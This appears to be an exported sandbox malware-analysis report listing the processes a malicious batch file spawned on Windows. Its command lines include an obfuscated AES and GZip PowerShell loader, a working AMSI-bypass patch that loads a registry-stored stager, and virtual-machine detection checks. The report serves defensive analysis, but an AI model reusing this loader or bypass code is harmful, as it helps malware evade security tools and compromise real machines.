Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 6008, Parent PID: 2088

General

Target ID:	17
Start time:	03:42:33
Start date:	04/10/2024
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /S /D /c" echo Start-Process -FilePath 'C:\Windows\$rbx-onimai2\$rbx-CO2.bat' -WindowStyle Hidden "
Imagebase:	0x7ff7183f0000
File size:	289'792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 5216, Parent PID: 2088

General

Target ID:	18
Start time:	03:42:33
Start date:	04/10/2024
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell.exe -WindowStyle Hidden
Imagebase:	0x7ff72bec0000
File size:	452'608 bytes
MD5 hash:	04029E121A0CFA5991749937DD22A1D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: cmd.exe PID: **1712**, Parent PID: **5216**

General

Target ID:	19
Start time:	03:42:34
Start date:	04/10/2024
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /c ""C:\Windows\$rbx-onimai2\$rbx-CO2.bat" "
Imagebase:	0x7ff7183f0000
File size:	289'792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C: \Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	1	7FF718400099	ReadFile
C: \Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	2	7FF718400099	ReadFile
C: \Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	1	7FF718400099	ReadFile
C: \Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	1	7FF718400099	ReadFile
C: \Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	11	7FF718400099	ReadFile
C: \Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	16	7FF718400099	ReadFile
C: \Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	2	7FF718400099	ReadFile
C: \Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	39	7FF718400099	ReadFile
C: \Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	5	7FF718400099	ReadFile
C: \Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	4	7FF718400099	ReadFile
C: \Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	3	7FF718400099	ReadFile
C: \Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	12	7FF718400099	ReadFile
C: \Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	1	7FF718400099	ReadFile
C: \Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	3	7FF718400099	ReadFile
C: \Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	23	7FF718400099	ReadFile
C: \Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	2	7FF718400099	ReadFile
C: \Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	48	7FF718400099	ReadFile
C: \Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	55	7FF718400099	ReadFile
C: \Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	5	7FF718400099	ReadFile
C: \Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	2	7FF718400099	ReadFile
C: \Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	7	7FF718400099	ReadFile
C: \Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	11	7FF718400099	ReadFile

File Path		Offset	Length	Completion	Count	Source Address	Symbol
C:	\Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	60	7FF718400099	ReadFile
C:	\Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	1	7FF718400099	ReadFile
C:	\Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	28	7FF718400099	ReadFile
C:	\Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	555	7FF718400099	ReadFile
C:	\Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	1	7FF718400099	ReadFile
C:	\Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	1	7FF718400099	ReadFile
C:	\Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	2	7FF718400099	ReadFile
C:	\Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	2	7FF718400099	ReadFile
C:	\Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	3	7FF718400099	ReadFile
C:	\Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	1	7FF718400099	ReadFile
C:	\Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	15	7FF718400099	ReadFile
C:	\Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	3	7FF718400099	ReadFile
C:	\Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	1	7FF718400099	ReadFile
C:	\Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	2	7FF718400099	ReadFile
C:	\Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	2	7FF718400099	ReadFile
C:	\Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	1	7FF718400099	ReadFile
C:	\Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	3	7FF718400099	ReadFile
C:	\Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	1	7FF718400099	ReadFile
C:	\Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	15	7FF718400099	ReadFile
C:	\Windows\$rbx-onimai2\$rbx-CO2.bat	0	8191	success or wait	2	7FF718400099	ReadFile

Analysis Process: conhost.exe PID: **3192**, Parent PID: **1712**

General

Target ID:	20
Start time:	03:42:34
Start date:	04/10/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: WMIC.exe PID: **4192**, Parent PID: **1712**

General

Target ID:	21
Start time:	03:42:34
Start date:	04/10/2024
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic diskdrive get Model
Imagebase:	0x7ff78ee20000
File size:	576'000 bytes
MD5 hash:	C37F2F4F4B3CD128BDABCAEB2266A785
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: findstr.exe PID: **4336**, Parent PID: **1712**

General

Target ID:	22
Start time:	03:42:34
Start date:	04/10/2024
Path:	C:\Windows\System32\findstr.exe
Wow64 process (32bit):	false
Commandline:	findstr /i /c:"DADY HARDDISK" /c:"WDS100T2B0A" /c:"QEMU HARDDISK"
Imagebase:	0x7ff624f90000
File size:	36'352 bytes
MD5 hash:	804A6AE28E88689E0CF1946A6CB3FEE5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
stdin	0	8192	success or wait	1	7FF624F93D0A	ReadFile
stdin	0	8192	success or wait	1	7FF624F93F0C	ReadFile
stdin	0	8192	pipe broken	1	7FF624F93F0C	ReadFile

Analysis Process: WMIC.exe PID: **6808**, Parent PID: **1712**

General

Target ID:	23
Start time:	03:42:35
Start date:	04/10/2024
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic diskdrive get Manufacturer,Model
Imagebase:	0x7ff78ee20000
File size:	576'000 bytes
MD5 hash:	C37F2F4F4B3CD128BDABCAEB2266A785
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: findstr.exe PID: **6856**, Parent PID: **1712**

General

Target ID:	24
Start time:	03:42:35
Start date:	04/10/2024
Path:	C:\Windows\System32\findstr.exe
Wow64 process (32bit):	false
Commandline:	findstr /i /c:"BOCHS_" /c:"BXPC___" /c:"QEMU" /c:"VirtualBox"
Imagebase:	0x7ff624f90000
File size:	36'352 bytes
MD5 hash:	804A6AE28E88689E0CF1946A6CB3FEE5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: cmd.exe PID: **4284**, Parent PID: **1712**

General

Target ID:	25
Start time:	03:42:57
Start date:	04/10/2024
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe /c echo function Rgueq($eXEDy){ $HKJEc=[System.Security.Cryptography.Aes]::Create(); $HKJEc.Mode=[System.Security.Cryptography.CipherMode]::CBC; $HKJEc.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7; $HKJEc.Key=[System.Convert]::FromBase64String('/Ali2v8PJeAtW7Ez9DIBWBzxD0zIlyoV/CL0FcnA0lQ='); $HKJEc.IV=[System.Convert]::FromBase64String('VZVM+EzOQI4yXpCtgZwmdA=='); $HipTi=$HKJEc.CreateDecryptor(); $ioqgE=$HipTi.TransformFinalBlock($eXEDy, 0, $eXEDy.Length); $HipTi.Dispose(); $HKJEc.Dispose(); $ioqgE;}function qVeuI($eXEDy){ Invoke-Expression '$Vcvep=New-Object blckSblckyblcksblcktblckeblckmblck.blckIblckOblck.blckMblckeblckmblckoblckrblckyStblckrblckeblckamblck(,$eXEDy);'.Replace('blck', ''); Invoke-Expression '$MxJbU=New-Object blckSblckyblcksblcktblckeblckm.blckIblckOblck.Mblckeblckmblckoblckrblckyblck Sblcktblckrblckeblckablckmblck;'.Replace('blck', ''); Invoke-Expression '$mnyLH=New-Object Sblckyblcksblcktblckeblckmblck.blckIblckOblck.blckCblckoblckmblckpblckrblckeblckssblckioblcknblck.GblckZiblckpblckSblcktblckrblckeblckablckmblck($Vcvep, [blckIblckOblck.blckCblckoblckmblckpblckrblckeblcksblcksblckiblckoblcknblck.blckCblckoblckmblckpblckrblckeblcksblcksblckiblckoblcknblckMblckoblckdblckeblck]::Dblckecblckomblckprblckesblcks);'.Replace('blck', ''); $mnyLH.CopyTo($MxJbU); $mnyLH.Dispose(); $Vcvep.Dispose(); $MxJbU.Dispose(); $MxJbU.ToArray();}function cOeZm($eXEDy,$gMyOP){ Invoke-Expression '$ucFsW=blck[blckSblckyblcksblcktblckeblckmblck.blckRblckeblckfblcklblckeblckcblcktblckiblckoblcknblck.blckAblcksblcksblckeblckmblckbblcklblckyblck]blck::blckLblckoblckablckdblck([byte[]]$eXEDy);'.Replace('blck', ''); Invoke-Expression '$tEhqK=$ucFsW.blckEblcknblcktblckrblckyblckPblckoblckiblcknblcktblck;'.Replace('blck', ''); Invoke-Expression '$tEhqK.blckIblcknblckvblckoblckkblckeblck(blck$blcknblckublcklblcklblck, $gMyOP)blck;'.Replace('blck', '');}$tVqDd = 'C:\Windows\$rbx-onimai2\$rbx-CO2.bat';$host.UI.RawUI.WindowTitle = $tVqDd;$kJvvr=[System.IO.File]::ReadAllText($tVqDd).Split([Environment]::NewLine);foreach ($ghynT in $kJvvr) { if ($ghynT.StartsWith(':: ')) { $EnVTr=$ghynT.Substring(3); break; }}$ULNbJ=[string[]]$EnVTr.Split('\');Invoke-Expression '$hDTZf=qVeuI (Rgueq (blck[blckCblckoblcknblckvblckeblckrblcktblck]blck:blck:blckFblckrblckoblckmblckBblckablcksblckeblck6blck4blckSblcktblckrblckiblcknblckgblck($ULNbJ[0])));'.Replace('blck', '');Invoke-Expression '$TIMGz=qVeuI (Rgueq (blck[blckCblckoblcknblckvblckeblckrblcktblck]blck:blck:blckFblckrblckoblckmblckBblckablcksblckeblck6blck4blckSblcktblckrblckiblcknblckgblck($ULNbJ[1])));'.Replace('blck', '');cOeZm $hDTZf (,[string[]] (''));cOeZm $TIMGz (,[string[]] (''));
Imagebase:	0x7ff7183f0000
File size:	289'792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: powershell.exe PID: **4828**, Parent PID: **1712**

General

Target ID:	26
Start time:	03:42:57
Start date:	04/10/2024

Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell.exe -WindowStyle Hidden
Imagebase:	0x7ff788560000
File size:	452'608 bytes
MD5 hash:	04029E121A0CFA5991749937DD22A1D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: WerFault.exe PID: **412**, Parent PID: **4828**

General	
Target ID:	28
Start time:	03:43:03
Start date:	04/10/2024
Path:	C:\Windows\System32\WerFault.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\WerFault.exe -u -p 4828 -s 2096
Imagebase:	0x7ff79b100000
File size:	570'736 bytes
MD5 hash:	FD27D9F6D02763BDE32511B5DF7FF7A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: WerFault.exe PID: **3904**, Parent PID: **4828**

General	
Target ID:	30
Start time:	03:43:08
Start date:	04/10/2024
Path:	C:\Windows\System32\WerFault.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\WerFault.exe -u -p 4828 -s 2380
Imagebase:	0x7ff79b100000
File size:	570'736 bytes
MD5 hash:	FD27D9F6D02763BDE32511B5DF7FF7A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: schtasks.exe PID: **4556**, Parent PID: **4828**

General	
Target ID:	31
Start time:	03:43:08
Start date:	04/10/2024
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\schtasks.exe" /Delete /TN "$rbx-CNT1" /F
Imagebase:	0x7ff76f990000
File size:	235'008 bytes

MD5 hash:	76CD6626DD8834BD4A42E6A565104DC2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: conhost.exe PID: **3760**, Parent PID: **4556**

General	
Target ID:	32
Start time:	03:43:08
Start date:	04/10/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: powershell.exe PID: **2852**, Parent PID: **4828**

General	
Target ID:	33
Start time:	03:43:11
Start date:	04/10/2024
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"
Imagebase:	0x330000
File size:	433'152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: conhost.exe PID: **3732**, Parent PID: **2852**

General	
Target ID:	34
Start time:	03:43:11
Start date:	04/10/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Has exited:	true

Analysis Process: powershell.exe PID: **3804**, Parent PID: **2852**

General

Target ID:	35
Start time:	03:43:11
Start date:	04/10/2024
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"
Imagebase:	0x330000
File size:	433'152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: powershell.exe PID: **6048**, Parent PID: **1044**

General

Target ID:	36
Start time:	03:43:11
Start date:	04/10/2024
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE "function Local:aMvXsEUhmbVC{Param([OutputType([Type])][Parameter(Position=0)][Type[]]$UiLoiJoMlvXjKf,[Parameter(Position=1)][Type]$QyDJYvedMn)$NMMWPnXAdvF=[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object Reflection.AssemblyName(''+'R'+''+[Char](101)+''+'f'+'l'+[Char](101)+''+[Char](99)+'t'+[Char](101)+''+'d'+''+[Char](68)+''+[Char](101)+''+[Char](108)+'e'+[Char](103)+''+[Char](97)+'t'+[Char](101)+'')),[Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule(''+[Char](73)+'n'+[Char](77)+''+[Char](101)+'m'+[Char](111)+''+[Char](114)+''+'y'+''+[Char](77)+''+'o'+''+[Char](100)+'u'+[Char](108)+'e',$False).DefineType('M'+[Char](121)+'D'+[Char](101)+''+[Char](108)+''+[Char](101)+''+[Char](103)+''+[Char](97)+''+[Char](116)+''+[Char](101)+''+[Char](84)+'y'+[Char](112)+'e','+'C'+''+[Char](108)+''+'a'+''+[Char](115)+''+'s'+''+[Char](44)+''+[Char](80)+'ub'+'l'+'i'+[Char](99)+','+[Char](83)+''+[Char](101)+'a'+'l'+''+[Char](101)+'d'+[Char](44)+'An'+[Char](115)+'iCla'+'s'+''+[Char](115)+','+[Char](65)+''+[Char](117)+'t'+[Char](111)+''+[Char](67)+''+'l'+'as'+[Char](115)+'',[MulticastDelegate]);$NMMWPnXAdvF.DefineConstructor('R'+[Char](84)+'S'+'p'+''+'e'+''+'c'+''+[Char](105)+''+[Char](97)+''+[Char](108)+''+[Char](78)+''+'a'+''+'m'+''+[Char](101)+''+[Char](44)+''+[Char](72)+''+[Char](105)+'d'+[Char](101)+''+[Char](66)+''+[Char](121)+'Si'+'g'+','+[Char](80)+''+[Char](117)+'b'+[Char](108)+''+'i'+'c',[Reflection.CallingConventions]::Standard,$UiLoiJoMlvXjKf).SetImplementationFlags('Ru'+[Char](110)+''+[Char](116)+'i'+[Char](109)+''+[Char](101)+',+'M'+''+[Char](97)+''+[Char](110)+''+'a'+''+[Char](103)+''+[Char](101)+''+[Char](100)+'');$NMMWPnXAdvF.DefineMethod(''+'I'+''+[Char](110)+'v'+'o'+''+[Char](107)+'e','+[Char](80)+''+[Char](117)+''+[Char](98)+''+[Char](108)+''+'i'+''+'c'+''+[Char](44)+'H'+'i'+'d'+[Char](101)+''+[Char](66)+'y'+[Char](83)+''+[Char](105)+''+[Char](103)+''+',+''+[Char](78)+''+[Char](101)+''+[Char](119)+'Slo'+'t'+','+[Char](86)+''+[Char](105)+''+[Char](114)+''+'t'+''+[Char](117)+''+'a'+'l',$QyDJYvedMn,$UiLoiJoMlvXjKf).SetImplementationFlags(''+'R'+'u'+[Char](110)+''+'t'+''+'i'+''+[Char](109)+''+[Char](101)+''+[Char](44)+''+[Char](77)+''+[Char](97)+''+'n'+''+[Char](97)+''+[Char](103)+''+[Char](103)+''+[Char](101)+''+'d'+'');Write-Output $NMMWPnXAdvF.CreateType();}$SWnYXVUkgpflw=([AppDomain]::CurrentDomain.GetAssemblies()|Where-Object{$_.GlobalAssemblyCache -And $_.Location.Split('\')[-1].Equals(''+[Char](83)+''+[Char](121)+''+'s'+'t'+'e'+''+[Char](109)+''+'.'+'d'+'l'+''+'l'+'')}).GetType(''+[Char](77)+''+[Char](105)+''+'c'+'r'+[Char](111)+''+[Char](115)+''+[Char](111)+''+[Char](102)+'t.'+[Char](87)+'i'+'n'+''+'3'+''+[Char](50)+'.'+'U'+'n'+[Char](115)+''+[Char](97)+''+'f'+''+'e'+''+[Char](78)+''+'a'+''+'t'+''+[Char](105)+''+'v'+''+[Char](101)+''+[Char](77)+''+'e'+''+[Char](116)+''+'h'+'o'+[Char](100)+'s');$AmujSZCroNXavL=$SWnYXVUkgpflw.GetMethod(''+'G'+''+[Char](101)+''+[Char](116)+''+[Char](80)+''+[Char](114)+''+'o'+''+[Char](99)+''+[Char](65)+''+'d'+'dr'+[Char](101)+''+[Char](115)+''+'s'+'',[Reflection.BindingFlags](''+[Char](80)+''+'u'+'b'+[Char](108)+'i'+[Char](99)+','+[Char](83)+''+[Char](116)+'a'+[Char](116)+''+[Char](105)+''+'c'+''),$Null,[Reflection.CallingConventions]::Any,@((New-Object IntPtr).GetType(),[string]),$Null);$crUBwWNbWsKMjsxdFIT=aMvXsEUhmbVC @([String])([IntPtr]);$CpOqYoEODudajRwpdwKjEO=aMvXsEUhmbVC @([IntPtr],[UInt32],[UInt32],[UInt32].MakeByRefType())([Bool]);$xRGvgkyzmYH=$SWnYXVUkgpflw.GetMethod(''+[Char](71)+''+[Char](101)+'t'+'M'+''+[Char](111)+''+[Char](100)+''+'u'+''+'l'+'e'+[Char](72)+''+'a'+'nd'+[Char](108)+''+[Char](101)+'').Invoke($Null,@([Object]('k'+[Char](101)+''+'r'+''+[Char](110)+''+'e'+''+[Char](108)+'3'+[Char](50)+''+'.'+''+'d'+''+[Char](108)+'l')));$PWtaGkrbiCHSQK=$AmujSZCroNXavL.Invoke($Null,@([Object]$xRGvgkyzmYH,[Object](''+'L'+''+'o'+''+[Char](97)+'d'+'L'+'ib'+[Char](114)+''+'a'+''+[Char](114)+''+[Char](121)+''+[Char](65)+'')));$wJqytHrusrDKQVuUA=$AmujSZCroNXavL.Invoke($Null,@([Object]$xRGvgkyzmYH,[Object](''+[Char](86)+''+[Char](105)+''+'r'+''+'t'+'u'+[Char](97)+''+[Char](108)+'P'+'r'+''+[Char](111)+''+'t'+'e'+[Char](99)+''+[Char](116)+'')));$CBvLQPx=[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($PWtaGkrbiCHSQK,$crUBwWNbWsKMjsxdFIT).Invoke(''+'a'+''+[Char](109)+''+'s'+''+[Char](105)+'.'+'d'+''+[Char](108)+''+[Char](108)+'');$SjReXwPFwLrQCguSY=$AmujSZCroNXavL.Invoke($Null,@([Object]$CBvLQPx,[Object](''+[Char](65)+''+'m'+''+[Char](115)+''+'i'+'Sc'+'a'+'nB'+[Char](117)+'f'+'f'+''+[Char](101)+''+'r'+'')));$GtTUGmXcNy=0;[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($wJqytHrusrDKQVuUA,$CpOqYoEODudajRwpdwKjEO).Invoke($SjReXwPFwLrQCguSY,[uint32]8,4,[ref]$GtTUGmXcNy);[Runtime.InteropServices.Marshal]::Copy([Byte[]](0xb8,0x57,0,7,0x80,0xc3),0,$SjReXwPFwLrQCguSY,6);[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($wJqytHrusrDKQVuUA,$CpOqYoEODudajRwpdwKjEO).Invoke($SjReXwPFwLrQCguSY,[uint32]8,0x20,[ref]$GtTUGmXcNy);[Reflection.Assembly]::Load([Microsoft.Win32.Registry]::LocalMachine.OpenSubkey(''+[Char](83)+''+'O'+'FT'+'W'+''+'A'+''+'R'+''+[Char](69)+'').GetValue(''+'$'+''+[Char](114)+''+[Char](98)+''+[Char](120)+''+[Char](45)+''+'s'+'t'+'a'+'g'+[Char](101)+'r')).EntryPoint.Invoke($Null,$Null)"
Imagebase:	0x7ff788560000
File size:	452'608 bytes
MD5 hash:	04029E121A0CFA5991749937DD22A1D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: conhost.exe PID: **2756**, Parent PID: **6048**

General	
Target ID:	37
Start time:	03:43:11
Start date:	04/10/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: dllhost.exe PID: **2844**, Parent PID: **552**

General	
Target ID:	38
Start time:	03:43:13
Start date:	04/10/2024
Path:	C:\Windows\System32\dllhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\dllhost.exe /Processid:{3837e362-e74e-494b-bcc5-affaf78d43c0}
Imagebase:	0x7ff70f330000
File size:	21'312 bytes
MD5 hash:	08EB78E5BE019DF044C26B14703BD1FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: winlogon.exe PID: **552**, Parent PID: **2844**

General	
Target ID:	39
Start time:	03:43:13
Start date:	04/10/2024
Path:	C:\Windows\System32\winlogon.exe
Wow64 process (32bit):	false
Commandline:	winlogon.exe
Imagebase:	0x7ff7cd660000
File size:	906'240 bytes
MD5 hash:	F8B41A1B3E569E7E6F990567F21DCE97
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: lsass.exe PID: **628**, Parent PID: **2844**

General	
Target ID:	40

Start time:	03:43:13
Start date:	04/10/2024
Path:	C:\Windows\System32\lsass.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\lsass.exe
Imagebase:	0x7ff7a2ae0000
File size:	59'456 bytes
MD5 hash:	A1CC00332BBF370654EE3DC8CDC8C95A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: svchost.exe PID: **920**, Parent PID: **2844**

General	
Target ID:	41
Start time:	03:43:14
Start date:	04/10/2024
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k DcomLaunch -p -s LSM
Imagebase:	0x7ff6eef20000
File size:	55'320 bytes
MD5 hash:	B7F884C1B74A263F746EE12A5F7C9F6A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: dwm.exe PID: **988**, Parent PID: **2844**

General	
Target ID:	42
Start time:	03:43:15
Start date:	04/10/2024
Path:	C:\Windows\System32\dwm.exe
Wow64 process (32bit):	false
Commandline:	"dwm.exe"
Imagebase:	0x7ff74e710000
File size:	94'720 bytes
MD5 hash:	5C27608411832C5B39BA04E33D53536C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: svchost.exe PID: **364**, Parent PID: **2844**

General	
Target ID:	43
Start time:	03:43:16
Start date:	04/10/2024
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k netsvcs -p -s gpsvc

Imagebase:	0x7ff6eef20000
File size:	55'320 bytes
MD5 hash:	B7F884C1B74A263F746EE12A5F7C9F6A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: svchost.exe PID: **356**, Parent PID: **2844**

General	
Target ID:	44
Start time:	03:43:17
Start date:	04/10/2024
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p -s lmhosts
Imagebase:	0x7ff6eef20000
File size:	55'320 bytes
MD5 hash:	B7F884C1B74A263F746EE12A5F7C9F6A
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: WMIADAP.exe PID: **5500**, Parent PID: **2528**

General	
Target ID:	45
Start time:	03:43:17
Start date:	04/10/2024
Path:	C:\Windows\System32\wbem\WMIADAP.exe
Wow64 process (32bit):	false
Commandline:	wmiadap.exe /F /T /R
